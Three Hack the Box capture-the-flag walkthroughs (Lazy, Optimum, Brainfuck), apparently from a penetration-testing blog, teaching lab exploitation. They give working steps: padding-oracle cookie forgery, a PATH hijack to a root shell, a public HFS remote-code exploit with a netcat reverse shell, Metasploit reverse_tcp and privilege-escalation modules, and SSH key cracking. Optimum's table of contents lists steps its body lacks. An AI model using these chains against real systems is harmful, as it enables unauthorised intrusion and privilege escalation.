Hack the Box Challenge Lazy Walkthrough


Hello Friends!! Today we are going to solve a CTF Challenge "Lazy". It is a lab that is developed by Hack the Box. They have an amazing collection of Online Labs, on which you can practice your penetration testing skills. They have labs are designed for beginner to the Expert penetration tester. Lazy is a Retired Lab.
Level: Medium
Task: Find the user.txt and root.txt in the vulnerable Lab.
Let’s Begin!
As these labs are only available online, therefore, they have a static IP. Lazy Lab has IP: 10.10.10.18.
Now, as always let’s begin our hacking with the port enumeration.
nmap -A 10.10.10.18
As you can see in the given screenshot that we have two services running on our Target Machine, ssh and HTTP on ports 22 and 80 respectively.


The Port 80 is open so let’s open IP in out Browser to see that if a website is hosted on the IP. After opening the IP in the browser, we were greeted by a simple page with Register and Login Links. Clicking on the Register opens up a form.


Then I decided to register as admin: 123 for username and password respectively. 


But I got an alert “Duplicate entry ‘admin’ for key PRIMARY”, also received error "can't create user: user exists" when I registered as admin. Hence username "admin" is already registered, now we though to crack the password for login but that was quite tough to crack.


At last, I decide to use burp suite for capturing browser request. Here I simply register with aadmin as username and password 123.


And got intercepted request, here I saw auth cookie. Then I send the intercept request to the repeater for analyses its response. It gave a hint "invalid padding" which means there could be padding oracle vulnerability. To know more about what is padding oracle vulnerability read our previous article from here. Since I had already faced such situation in my past experience, therefore, I know what to do next.


Next open terminal to run the command shown in the given image which contains target URL and above-copied auth cookie


Further type 2 where it asked ID recommended
Last part of screenshot has captured three decrypt values in base64, HEX and ASCII. The cookie of auth is a combination of username with its password from padbuster we come to know what is the encrypted value of username for admin.


We are very near to our goal just encrypt this auth cookie with the user as admin once again. Here we have our plaintext as admin and let's encode it using padbuster.


Further type 2 where it asked ID recommended. Here the highlighted part is our encrypted value for admin. Copy It “BAit——–AAAA”.


Now replace the original auth cookie from the encrypted value which you have copied above and forwarded the intercepted request.


When request sent by burp suite, automatically on the web server you will get logged in as an admin account. After that when you will access the admin page you will get a URL “my key” that offers us with a username mitsos and an ssh key. 


So as you can observe that we had opened the ssh key let's save it into a text file as "key" on the desktop and if you notice the URL can read ssh login username mitsos.


First, let's download the key and then give appropriate permission using the chmod. Now that we have the ssh username and key let’s get an ssh session.
ssh -I key mitsos@10.10.10.18
After successfully accessing PTY shell of a victim system, a simple ‘ls’ command shown us that we have the user.txt. Congrats we got our user flag.


Now, let's work on the root flag.
As we saw in the screenshot above that we the peda and backup folder too. We tried working around it but nothing useful seems to come up. On running the executable backup we saw that it prints the shadow file with user hashes. So we ran the strings command and found that it does contain command “cat /etc/shadow” 


Now, all we needed to do was to create a personalized executable cat file, which can be done as shown in below image. Here we are reprogramming cat to give us the shell, on execution.


cd /tmp
echo “/bin/sh” > cat
chmod 777 cat
export PATH=/tmp:$PATH
cd
ls
./backup

When you will execute the backup to see if we get the shell. Great! We have the root shell.


Now all left is to get to the root directory and get the flag. But remember we have the $PATH changed so to run the cat command we will have to specify the location.
/bin/cat root.txt.
Great!! We got our root flag successfully
And this way, we successfully solved our challenge. YAY!


Hack the Box Challenge: Optimum Walkthrough

Introduction

Optimum is an “easy” rated Windows CTF box on HackTheBox platform. The box includes exploitation of 2 CVEs and is considerably easy to exploit. It teaches basics on running public exploit and reconnaissance. Let’s see how we root the box.


Table of content

Network Scanning

·         Nmap

Enumeration

·         Finding public exploit for HFS

Exploitation - Method 1

·         Modifying HFS RCE Exploit

·         Exploiting HFS 2.3

·         Initial information gathering

·         Setting up my SSH key in the victim’s authorized_keys file

Privilege Escalation - Method 1

·         Tunnelling internal website to our system

·         Exploiting Laravel CVE-2021-3129 to snag root flag

Exploitation - Method 2

·         Metasploit rejetto_hfs_exec module

Privilege Escalation - Method 2

·         Metasploit ms16_032_secondary_logon_privesc module

Conclusion


Network Scanning

First, we will run a nmap scan on the victim machine with IP address 10.129.201.66. It showed us that HFS version 2.3 was running on port 80.

nmap -sC -sV 10.129.201.66


Enumeration

Upon looking for HFS v2.3 exploits on exploit-db using searchsploit we found an RCE exploit 39161.py

searchsploit hfs

searchsploit -m 39161


Exploitation - Method 1

Upon reading the source code, we found the correct way to run this exploit.


Thus, according to the exploit, we need to run a web server which hosts an nc.exe binary. Since hfs.exe runs on Windows, we need a valid exe. This exe is available by default in Kali linux under the folder /usr/share/windows-binaries

python -m SimpleHTTPServer 80


Now that that’s done, we need to edit the source code a bit more. We need to tidy it up by removing comments and instructions and also put in our local (Kali) IP address and Port on which we want to receive reverse connection. Here, 10.10.14.123 and 1234 port.


Essentially what this exploit will do is it will execute command on the HFS server and give a reverse shell on port 1234. For that we will set up a netcat reverse listener on port 1234 later.

Now, we can run the exploit using the command:

python3 exploit.py <target IP> <target port>

python3 39161.py 10.129.201.66 80


Now we set up a reverse listener before we execute this command. Then upon successful execution we will receive a reverse shell.

nc -nlvp 1234
systeminfo


Privilege Escalation - Method 1

As seen in the screenshot above, the version of Windows mentioned above is vulnerable to post exploitation vulnerability MS16-098 as mentioned in the bulletin post here. The exploit is available on exploit-db.com



As you can see, binary of this exploit is available on the link mentioned in the source code. Let’s download this binary and host it in our SMB Server. We can create a manual SMB server or use impacket-smbserver to do the same.

wget https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/41020.exe

impacket-smbserver share $(pwd) -smb2support


Now, on the shell that we had earlier obtained, let’s download this exploit using the copy command

cd c:\\users\\public

copy \\10.10.14.123\share\41020.exe


Now that the exploit has been downloaded, we run this and obtain SYSTEM privileges!


Exploitation - Method 2

To ease up the things, HFS v2.3 exploit is available in Metasploit too. We’ll just fire up Metasploit and execute the exploit

use exploit/windows/http/rejetto_hfs_exec

set payload windows/x64/meterpreter/reverse_tcp

set rhosts 10.129.201.66

set lhost 10.10.14.123

set srvhost 10.10.14.123

exploit

sysinfo


And just like that, we have a working meterpreter session! Now we can proceed for privilege escalation.


Privilege Escalation - Method 2

When a valid session has been obtained privilege escalation using the ms16_032_secondary_logon_privesc module is possible. This module exploits the lack of sanitization of standard handles in Windows' Secondary Logon Service. It duplicates a Logon Handle and impersonates privileged token to gain privilege escalation. You can read more about the vulnerability here.

To launch this, we need to set the active session of vulnerable Windows version and the local host

use exploit/windows/local/ ms16_032_secondary_logon_privesc

set session 3

set lhost 10.10.14.123

exploit


As you can see, a new meterpreter session will now be opened which has cached a privileged token that the module earlier obtained. To get SYSTEM privileges,

getsystem
getuid


Now that we have SYSTEM privileges, we can snag the respective user and root flags. The user flag is available at “C:\users\kostas\Desktop” and root flag at “C:\Users\Administrator\Desktop”


Let’s read the congratulatory flag and end our CTF challenge!


Conclusion

In the article, we demonstrated two methods to root the box Optimum on HackTheBox. It is a beginner friendly box and gives a user brief into running public exploits. Hope you liked the article. Thanks for reading.

Hack the Box Challenge: Brainfuck Walkthrough


Hello friends!! Today we are going to solve another CTF challenge “Brainfuck” which is retried vulnerable lab presented by Hack the Box for making online penetration practices according to your experience level. Although in this challenge you can test your expertise by Wordpress penetration testing and how much knowledge you have in cryptography by decrypting any encryption that you will saw in this lab.
Level: Hard
Task: find user.txt and root.txt file in victim’s machine.
Since these labs are online available therefore they have static IP and IP of sense is 10.10.10.17 so let’s begin with nmap port enumeration.
nmap -A 10.10.10.17                  
From given below image, you can observe we found portso many port s are open such as 22,25 and so on in victim’s network and moreover I got three domain names as higlighted in image.


Now the last option was to add target IP inside /etc/host file since port 443 was open containing three domain names obtained from scanning result thus I edit sup3rs3cr3t.brainfuck.htb www.brainfuck.htb  brainfuck.htb as host name.


Then I exploring all three domain names one by one in web browser but when I explore https://brainfuck.htb found following webpage page which is indicating it is a wordpress site and pointing toward SMTP mail Id orestis@brainfuck.htb as highlighted in below image.


Now we decided to use wpscan –u http://brainfuck.htb/ --disable-tls-checks –enumerate p –enumerate t –enumerate u command on the URL that we have entered in the browser. To check if there are any kind of vulnerable themes, plugins, username and etc.


From wpscan result I grabbed the vulnerability in wordpress plug-in “support plus responsive ticket system” for Remote code execution as highlighted below.


Moreover it dumped two login user name “admin & administrator


With help of Google I search associated exploit for compromising victim’s credential and found exploit 41006 as shown below.


Inside this I saw html form code for remote code execution, now copy it and paste it into a text document.


Here please notice the changes I had made by adding “value: admin as username and orestis@brainfuck as email and target URL in action https://brainfuck” and saved it as wp.html on desktop.


Then I run Python script for file transfer via port 80.
python -m SimpleHTTPServer 80


Then explore wp.html file in localhost server as shown below and click on login tab.         


By doing so You can login as anyone without knowing password because of incorrect usage of wp_set_auth_cookie().Then you can go to admin panel by visiting https://brainfuck once again.


You will get admin panel of wordpress and start penetrating it for getting a clue.


Inside admin dashboard I look at plugin for further step where I found SMTP plug-in.


It was terrific moment when I saw user authentication login are filled in text filed. So I read username “orestis” but password was in bold character which I need to convert in plain text using inspect element.


Wonderful!! Here is orestis plain text password value as shown below in highlighted text, let’s use them for smtp login.


Through telnet command: telnet 10.10.10.17 110 we established connection with SMTP server and login into orestis account, now for reading orestis inbox messages I run retr 1 but didn’t get any useful message and move to another message by running retr 2.


Here I found something very crucial that there is username and password for any “Secret” forum for login and after deep-thinking I realize this credential could be connected to sup3rs3cr3t.brainfuck.htb which I had explored in web browser.


Again I explore https:\\sup3rs3cr3t.brainfuck.htb then submit above found credential and got successful login.


It showing super-secret forum which is pointing towards any secret discussion chat inside “Key” and “SSH Access”


Inside “Key” I notice chatting between admin and orestis which was going beyond my sense. Might be orestis and admin are sharing some confidential information in this secret chat but in last reply of admin it look like he is secretly sharing any encrypted URL.


Then I open “ssh access” Ahhhh!!! It was an English conversation where admin is giving suggestion to use Key for login instead of simple password. And by reading all conversation I concluded that orestis has lost SSH login key and asking admin to send the key in an encrypted chat that we saw above “Key” (secret discussion).


Time to decrypt their conversation for getting ssh login key but don’t know from where to start. After spending so much time and efforts at last I successfully decrypted and found ssh login key.
Now you’re Question: How it become possible?
And my answer is: observe the given below step carefully:

From both chat “Key” and “ssh access” I copied following text into a text file respectively and removed the space provided between the word as shown in below.
·         Pieagnm - Jkoijeg nbw zwx mle grwsnn (message in cipher text)
·         Orestis - Hacking for fun and profit (decrypt key in plain text)

Considering cipher text is encrypted information and plaintext as decrypting key.


With help of online decipher I had pasted above cipher text inside encipher textbox and decryption key inside decipher textbox and received decipher message “BrainfuCkmybrainfuckmybrainfu”


If you remember we had obtained encrypted URL from inside “Key” discussion, go for its decryption using above decipher message “fuckmybrain” as decrypting key. It took much time to identify proper encryption algorithm used for encrypting URL and we successfully decrypt it with the help Vigerner cipher. It gave a plaintext URL for downloading id_rsa for ssh login as orestis.
From given below image you can observe that I have added encrypted URL in encrypted text field and used “fuckmybrain” as decrypting key and obtain Plain text URL.


After downloading id_rsa when I try to open this file, it required password to view its content.


Formerly I download a python script from here for cracking the password of this file. Then I ran following command and got desired output.
python sshng2john.py id_rsa > ssh_login                    
Then we used john the ripper for cracking this ssh_login file.
john ssh_login –wordlist=/usr/share/wordlists/rockyou.txt
3poulakia!” we got as result from executing above command.


And without wasting time I execute following command for login into SSH using 3poulakia! as password.
ssh -i id_rsa orestis@10.10.10.17                
Great!!  I logged in successfully, now let’s finish the task by grabbing user.txt and root.txt file. First I check available files in current directory inside it. Good to see user.txt in present location and then I open it using cat.
cat user.txt
Apart from user.txt I found three more file in this directory and when I open these file I got hint for Root Flag! Now follow below steps if you are also looking for root flag.


When I read content of encrypt.sage, it was pointing towards encrypted password within debug.txt and output.txt


When I open debug.txt and output.txt and here I saw encrypted information then again I chased towards Google for any help in such type of encryption and luckily found a decrypting script from this link: http://dann.com.br/alexctf2k17-crypto150-what_is_this_encryption/ and after that copied entire script into text file for decryption.


As describe in crypto150 algorithm I placed 1st, 2nd & 3rd line of debug.txt equal to p, q, e respectively. Ct is equal to content of output.txt as shown below and saved it decrypt.py


Then run our decrypt.py through python and capture the root flag!!
python decrypt.py
Huhhhhh!!!!!! Such a hectic Lab it was but we have completed the challenge successfully.